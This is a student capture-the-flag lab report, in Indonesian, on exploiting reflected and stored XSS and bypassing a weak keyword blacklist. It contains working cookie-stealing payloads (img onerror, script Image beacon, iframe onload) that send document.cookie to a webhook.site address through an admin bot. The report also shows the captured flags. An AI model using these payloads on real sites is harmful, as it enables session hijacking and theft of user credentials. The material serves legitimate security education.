

Web Application XSS Attacks: Reflected, Stored, and Filter Bypass



Prepared by

Kayla Putri Maharani

5026231158

PAI B

```
// code block showing various JavaScript snippets related to XSS attacks, including event listeners for click and mouseover, and manipulation of DOM elements like tabs and forms.
```

OVER ---- VIEW

Praktikum 8 berfokus pada eksloitasi Cross-Site Scripting (XSS) melalui Reflected dan Stored XSS serta berbagai teknik filter bypass, termasuk blacklist lemah, case-sensitive filtering, dan mixed-case payload. Praktikum ini juga menunjukkan bagaimana payload XSS dapat dieksekusi oleh Admin Bot dan digunakan untuk cookie exfiltration melalui webhook, sehingga memberikan gambaran jelas mengenai dampak input yang tidak disanitasi pada aplikasi web.

PRAKTIKUM 8 ---- REPORT

Daftar Isi

XSS Introduction [Hands-On].....	2
1. Pendahuluan.....	2
2. Identifikasi Endpoint Rentan.....	2
3. Tahap 1 – Validasi XSS dengan Payload Dasar.....	3
4. Tahap 2 – Menguji Akses Cookie.....	4
5. Tahap 3 – Verifikasi Cookie di Browser.....	4
6. Tahap 4 – Menyusun Payload Exfiltration.....	5
7. Tahap 5 – Mengirim Payload ke Admin Bot melalui Proxy.....	6
Flag Akhir.....	6
StoredXSS.....	7
1. Pendahuluan.....	7
2. Identifikasi Bagian Rentan.....	7
3. Step Uji Coba XSS Dasar (Alert Test).....	7
4. Tahap 1 – Menyusun Payload Stored XSS untuk Eksfiltrasi.....	8
5. Tahap 2 – Catatan Tersimpan.....	9
6. Tahap 3 – Memicu Admin Bot.....	10
7. Tahap 4 – Bukti Cookie Diterima di Webhook.....	10
Flag Akhir.....	11
ReflectedXSS + Filter.....	12
1. Pendahuluan.....	12
2. Analisis Kerentanan dari Client-side Code.....	12
3. Tahap 1 – Testing untuk Memastikan XSS Berfungsi.....	13
4. Tahap 2 – Menyusun Payload untuk Eksfiltrasi Cookie.....	14
5. Tahap 3 – Membungkus Payload ke Parameter URL (Encoding).....	15
Flag Akhir.....	16
StoredXSS + Filter.....	17
1. Pendahuluan.....	17
2. Analisis Filter.....	17
3. Tahap 1 – Penyusunan Payload XSS Menggunakan <iFrame>.....	19
4. Tahap 2 – Catatan Berhasil Disimpan (Payload Lolos Filter).....	20
5. Tahap 3 – Eksekusi Payload melalui Admin Bot.....	20
Flag Akhir.....	21

XSS Introduction [Hands-On]

1. Pendahuluan

Praktikum ini bertujuan memahami dan mengeksloitasi celah **Reflected Cross-Site Scripting (XSS)** pada aplikasi web dengan skenario realistik. Teknik XSS digunakan untuk mengeksekusi JavaScript berbahaya melalui parameter URL dan mencuri informasi penting dari browser Admin Bot, termasuk cookie atau flag yang disimpan pada sesi admin.

Pendekatan eksloitasi mencakup:

1. Identifikasi endpoint rentan.
2. Pengujian payload XSS dasar.
3. Pengambilan *document.cookie*.
4. Penyusunan payload exfiltration menggunakan `fetch()`.
5. Encoding payload agar valid sebagai URL.
6. Mengirim payload ke **Admin Bot** melalui endpoint **proxy**.
7. Menerima flag di webhook

2. Identifikasi Endpoint Rentan

Terlihat bahwa parameter name diproses dan di render ulang di halaman tanpa sanitasi:

<http://195.85.19.90:8001/?name=>

```
bot > [js] bot.js > [CONFIG]
1 const { chromium, firefox, webkit } = require('playwright');
2 const fs = require('fs');
3 const path = require('path');
4
5 const CONFIG = {
6   APPNAME: process.env['APPNAME'] || "Admin",
7   APPURL: process.env['APPURL'] || "http://172.17.0.1",
8   APPURLREGEX: process.env['APPURLREGEX'] || "^.*$",
9   APPFLAG: process.env['APPFLAG'] || "dev{flag}",
10  APPLIMITTIME: Number(process.env['APPLIMITTIME']) || "60000",
11  APPLIMIT: Number(process.env['APPLIMIT']) || "5",
12  APPEXTENSIONS: () => {
13   const extDir = path.join(__dirname, 'extensions');
14   const dir = [];
15   fs.readdirSync(extDir).forEach(file => {
16     if (fs.lstatSync(path.join(extDir, file)).isDirectory()) {
17       dir.push(path.join(extDir, file));
18     }
19   });
20   return dir.join(',');
21 },
22  APPBROWSER: process.env['BROWSER'] || 'chromium'
23};
```

Konfigurasi pada server juga menunjukkan bahwa input diterima tanpa filter, misalnya:

APPURLREGEX: process.env['APPURLREGEX'] || '.*?\$\$'

Dengan demikian, parameter name langsung masuk ke output HTML, sehingga dapat digunakan untuk injeksi XSS.


3. Tahap 1 – Validasi XSS dengan Payload Dasar

Untuk memastikan endpoint benar-benar rentan, langkah pertama adalah mencoba payload sederhana:

Payload disisipkan ke URL:

[http://195.85.19.90:8001/?name=%3Cimg%20src=1%20onerror=%22alert\(1\)%22%3E](http://195.85.19.90:8001/?name=%3Cimg%20src=1%20onerror=%22alert(1)%22%3E)

Pada **gambar di bawah**, popup alert(1) muncul, membuktikan bahwa JavaScript dieksekusi di browser.



XSS HANDS-ON (INTRODUCE TO XSS in CTF)


4. Tahap 2 – Menguji Akses Cookie

Langkah berikutnya adalah menguji apakah JavaScript dapat membaca cookie sesi:

[http://195.85.19.90:8001/?name=%3Cimg%20src=1%20onerror=%22alert\(document.cookie\)%22%3E](http://195.85.19.90:8001/?name=%3Cimg%20src=1%20onerror=%22alert(document.cookie)%22%3E)

Hasilnya, pada gambar di bawah, popup berisi cookie muncul. Ini mengonfirmasi:

- Cookie **tidak memiliki flag HttpOnly**
- Cookie dapat diakses via document.cookie
- Endpoint dapat digunakan untuk mencuri cookie sesi



5. Tahap 3 – Verifikasi Cookie di Browser

Buka DevTools → Application → Cookies. Terlihat cookie bernama session dengan nilai panjang UUID.

Verifikasi ini memastikan bahwa nilai yang muncul dari document.cookie adalah cookie sesi yang valid dan dapat digunakan untuk pencurian sesi atau identitas admin.

A screenshot of the Chrome DevTools Application tab. The left sidebar shows sections for Application, Storage, and Network. Under Application, the Cookies section is selected, showing a list of cookies. One cookie is highlighted: 'session' with the value 'd2833ee5-59a7-4d02-994b-b17ce0...'. The table includes columns for Name, Value, Dom..., Path, Expir..., Size, Http..., Secu..., Sam..., Parti..., Cros..., and Prior... . The 'Http...' column for the session cookie shows a checkmark, indicating it is an HTTP-only cookie.

6. Tahap 4 – Menyusun Payload Exfiltration

Untuk melakukan pencurian sesi, payload JavaScript perlu mengirim cookie ke server webhook. Endpoint pada webhook.site :

<https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464>

The screenshot shows the webhook.site interface. On the left, there's a sidebar with a list of recent webhook requests. The first request is highlighted with a blue background and white text. The main area displays the details of this request:

Request Details & Headers	
Method: GET	URL: https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464?c=
Host: 36.76.126.51	Accept-Language: en-US,en;q=0.9,id-ID;q=0.8,id;q=0.7
Location: Surabaya, Java Timur, Indonesia	Accept-Encoding: gzip, deflate, br, zstd
Date: 11/19/2025 11:05:02 PM (a few seconds ago)	Referer: http://195.85.19.90:8081/
Size: 0 bytes	Sec-Fetch-Dest: empty
Time: 0.001 sec	Sec-Fetch-Mode: cors
ID: e3938852-3aaa-45e2-b009-7d305ed2469f	Sec-Fetch-Site: cross-site
Note: Add Note	Origin: http://195.85.19.90:8081
	Accept: */*
	User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 18_5 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like ...)
	Cache-Control: no-cache
	Pragma: no-cache
	Host: webhook.site

Below the headers, there are sections for "Query strings" (empty), "Request Content" (No content), and "Custom Actions Output" (No action output). There are also buttons for "Create Custom Action" and "Copy as".

Kemudian, buat JavaScript:

```
fetch('https://webhook.site/ID?c='+ document.cookie)
```

Namun sebelum dapat dimasukkan ke parameter URL, payload harus di-encode. setelah melakukan URL encoding, menghasilkan:

```
fetch%28%27https%3A%2F%2Fwebhook.site%2F4c929699-0e68-4c98-b672-c17c6d  
d8d464%3Fc%3D%27%2Bdocument.cookie%29
```

Encode to URL-encoded format

Simply enter your data then push the encode button.

```
fetch('https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464?c='+document.cookie)
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

Encode each line separately (useful for when you have multiple entries).

Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

```
fetch%28%27https%3A%2F%2Fwebhook.site%2F4c929699-0e68-4c98-b672-c17c6dd8d464%3Fc%3D%27%2Bdocument.cookie%29
```

7. Tahap 5 – Mengirim Payload ke Admin Bot melalui Proxy

Payload final yang dikirim ke Admin Bot dalam bentuk:


<http://proxy/?name=%3Cimg%20src=1%20onerror=%22fetch%28%27https%3A%2F%2Fwebhook.site%2F4c929699-0e68-4c98-b672-c17c6dd8d464%3Fc%3D%27%2Bdocument.cookie%29%0A%22%3E>

The screenshot shows the INDX (3400) interface with a dark theme. On the left, there's a sidebar with 'Webhook.site' logo, 'Docs & API', 'Features & Pricing', 'Terms, Privacy & Security', and 'Support'. Below that is a search bar and a table of recent webhook logs. The main area has tabs for 'Request Details & Headers', 'Query strings', 'Request Content', and 'Custom Actions Output'. The 'Request Details & Headers' tab is active, displaying a detailed list of HTTP headers for a specific request. The URL is https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464%3Fc%3D%27%2Bdocument.cookie%29%0A%22%3E. Headers include accept-encoding, referer, sec-fetch-dst, sec-fetch-mode, sec-fetch-site, origin, accept, sec-ch-ua-mobile, sec-ch-ua, user-agent, sec-ch-ua-platform, and host. The 'Query strings' tab shows c: flag=PAI25{b4s1c_x5s_ch4ll3ng3}. The 'Request Content' tab shows 'No content'. The 'Custom Actions Output' tab shows 'No action output' and a 'Create Custom Action' button.

Flag Akhir

flag=PAI25{b4s1c_x5s_ch4ll3ng3}

Inilah flag yang diperoleh dari sesi admin melalui exploit XSS.



Stored XSS

1. Pendahuluan

Praktikum ini membahas cara kerja **Stored Cross-Site Scripting (Stored XSS)** pada aplikasi Notes. Stored XSS terjadi ketika input berbahaya disimpan di database, lalu dijalankan secara otomatis setiap kali halaman yang memuat data tersebut dibuka oleh pengguna lain, termasuk admin.

Tujuan praktikum:

- Mengidentifikasi bagian aplikasi yang menampilkan input tanpa filter.
- Menyimpan payload XSS sebagai catatan.
- Memicu Admin Bot agar menjalankan script dalam catatan tersebut.
- Mengirim cookie atau flag admin ke webhook.
- Menyelesaikan tantangan.

2. Identifikasi Bagian Rentan

Pada gambar di bawah, terlihat bahwa aplikasi menampilkan isi note menggunakan:

`{{ note.content|safe }}`

Isafe menunjukkan bahwa isi note ditampilkan **tanpa proses penyaringan**.

Dengan demikian, tag HTML maupun script akan ikut dirender saat halaman note dibuka. Poin ini menjadi dasar terjadinya Stored XSS.

```
<!-- Vulnerable rendering: note.content is inserted unescaped -->
<div class="px-8 py-8">
  <div
    | class="prose prose-slate max-w-none prose-headings:text-slate-800 prose-p:text-slate-600 prose-a:text-indigo-600 prose-strong:text-
    |
    | {{ note.content|safe }}
    |</div>
  </div>
</div>
<% endblock %>
```

3. Step Uji Coba XSS Dasar (Alert Test)

Sebelum menyusun payload lengkap, dilakukan uji coba sederhana untuk memastikan bahwa script benar-benar dieksekusi.

- **Step A – Membuat Note Baru**

Sebuah note dibuat melalui halaman “Create New Note”.

- **Step B – Mengisi Payload Test**

Field **Content** diisi dengan:

```
<script>alert("xss-testing")</script>
```

- **Step C – Menyimpan Note**

Note disimpan dan muncul dalam daftar notes.


- **Step D – Membuka Note**

Saat note dibuka, muncul jendela pesan seperti pada gambar di bawah ini:

- **Step E – Kesimpulan Uji Coba**

Munculnya alert menunjukkan:

- Script dalam konten dijalankan.
- Tag <script> tidak diblokir.
- Aplikasi rentan terhadap Stored XSS dan dapat dieksloitasi lebih jauh.



4. Tahap 1 – Menyusun Payload Stored XSS untuk Eksfiltrasi

Setelah uji coba berhasil, konten kemudian diisi dengan payload untuk mengambil cookie admin:

```
<script>
var i = new Image();
i.src = "https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464"
+ "?c=" + encodeURIComponent(document.cookie);
</script>
```

Payload ini akan mengirimkan cookie dari siapa pun yang membuka halaman catatan ke webhook. Pada gambar di bawah ini terlihat payload dimasukkan ke dalam field Content.

Create New Note

Title

test 2


Content (HTML allowed)

```
<script>
var i = new Image();
i.src = "https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464"
+ "?c=" + encodeURIComponent(document.cookie);
</script>
```

Create Note

5. Tahap 2 – Catatan Tersimpan

Setelah tombol **Create Note** ditekan, catatan baru berjudul *test 2* muncul dalam daftar notes seperti pada gambar di bawah ini.




6. Tahap 3 – Memicu Admin Bot

URL catatan tersebut kemudian ditempelkan pada halaman **Admin's Bot Page**, seperti terlihat di gambar berikut.

Saat Admin Bot mengunjungi URL tersebut:

1. Catatan dirender.
 2. Script di dalam konten dijalankan.
 3. Cookie admin dibaca melalui document.cookie.
 4. Cookie dikirim ke webhook menggunakan objek Image.



7. Tahap 4 – Bukti Cookie Diterima di Webhook

Pada gambar di bawah ini, dashboard webhook.site menampilkan request berisi parameter cookie:

https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464?c=flag%3DPAI25%7B5t0r3d_xss_h3h3h3h3%7D

Request tersebut berasal dari Admin Bot yang telah menjalankan payload Stored XSS.

Webhook.site Docs & API Features & Pricing Terms, Privacy & Security Support

Copy Edit + New Login Sign Up Now


4:52:09 AM < Share Schedule Form Builder CSV Export Custom Actions Replay XHR Redirect Redirect Now More

INDOX (5/100) Newest First Permalink API URL Open in Copy as

	Request Details & Headers	
GET #d0396 195.85.19.90 11/19/2025 11:38:46 PM	Host	https://webhook.site/4c929699-0e68-4c9b-b672-c176dd8d4647?flag=3DPA%257B%3d_xss_h3h3h3%7D
	Location	sg Singapore, Singapore
	Date	11/19/2025 11:35:40 PM (a few seconds ago)
	Size	0 bytes
	Time	0.001 sec
	ID	dc08659d-2a31-4ac4-94c5-e29c5e68142
	Note	Add Note
GET #ba53f 38.76.126.51 11/19/2025 11:35:20 PM	Query strings	c=flag:=#A125(\$terId,xss_h3h3h3h3)
GET #f165c 195.85.19.90 11/19/2025 11:09:29 PM	Form values	
GET #e3938 36.76.126.51 11/19/2025 11:05:03 PM	None	
GET #d41a7 36.76.126.51 11/19/2025 10:58:58 PM	Request Content	No content
	Custom Actions Output	No action output Create Custom Action

Flag Akhir

flag=PAI25{5t0r3d_xss_h3h3h3h3}



Reflected XSS + Filter

1. Pendahuluan

Tantangan ini membahas kerentanan **Reflected XSS** pada fitur *Book Search*. Tidak tersedia source code server, sehingga analisis dilakukan melalui inspeksi JavaScript di browser. Dari hasil pengamatan, fitur pencarian memproses input user dan langsung menampilkannya kembali menggunakan innerHTML tanpa proses sanitasi, serta menggunakan metode blacklist yang lemah sehingga masih dapat di bypass.

2. Analisis Kerentanan dari Client-side Code

Pada gambar di bawah ini terlihat:

- Nilai parameter search diambil dari URL menggunakan URLSearchParams.
- Nilai tersebut ditampilkan kembali ke halaman menggunakan:
searchQueryText.innerHTML = query;

```
// fungsi ambil query param dari URL
function getQueryParam() {
  const params = new URLSearchParams(window.location.search);
  return params.get("search") || "harry potter";
}

async function fetchBooks(query) {
  resultDiv.innerHTML = `<p class="text-center text-gray-600">Loading...</p>`;
  searchQueryText.innerHTML = query;

  const res = await fetch(
    `https://openlibrary.org/search.json?q=${encodeURIComponent(query)}`
  );
  const data = await res.json();
  const books = data.docs.slice(0, 10);
  resultDiv.innerHTML = "";

  if (books.length === 0) {
    resultDiv.innerHTML = `<p class="text-center text-gray-600">No results found.</p>`;
    return;
  }
}
```

- Aplikasi hanya menggunakan blacklist:

```
const blacklist = ["script", "img", "onerror"];
```

Metode blacklist seperti ini tidak efektif karena:

1. Hanya memblokir kata tertentu.
2. Banyak tag lain yang masih bisa mengeksekusi JavaScript.
3. Event seperti onload tidak diblokir.
4. Tag <iframe> dan <svg> tidak masuk blacklist.

Hasilnya: input HTML dapat langsung dieksekusi sebagai script.

```
function handleSearch() {
  const query = searchInput.value.trim() || "harry potter";
  // update URL tanpa reload
  const blacklist = ["script", "img", "onerror"];
```

3. Tahap 1 - Testing untuk Memastikan XSS Berfungsi

Uji coba Reflected XSS dilakukan untuk melihat apakah aplikasi benar-benar menjalankan HTML berbahaya.

Payload testing yang digunakan:


```
<iframe onload=alert(2)></iframe>
```

Setelah payload diproses, browser menampilkan pop-up seperti terlihat pada gambar di bawah ini:

Hasil ini menunjukkan bahwa:


- Input dikembalikan ke halaman lewat innerHTML.
- Tag <iframe> lolos blacklist.
- Event onload dapat menjalankan JavaScript.
- Reflected XSS berhasil tervalidasi.

Tahap ini menjadi dasar untuk membuat payload XSS yang lebih berbahaya.



4. Tahap 2 – Menyusun Payload untuk Eksfiltrasi Cookie

Setelah XSS terbukti berfungsi, langkah berikutnya adalah menyusun payload untuk mengambil cookie admin ketika Bot membuka halaman.



Payload yang digunakan:

```
<iframe  
onload="fetch('https://webhook.site/4c929699-0e68-4c98-b672-c17c6dd8d464?  
c='+document.cookie)"></iframe>
```

Fungsi payload:

- iframe digunakan sebagai container HTML.
- onload dijalankan otomatis tanpa interaksi user.
- JavaScript melakukan request ke webhook dengan parameter cookie.

Payload berhasil dirender di halaman seperti pada gambar di bawah ini.

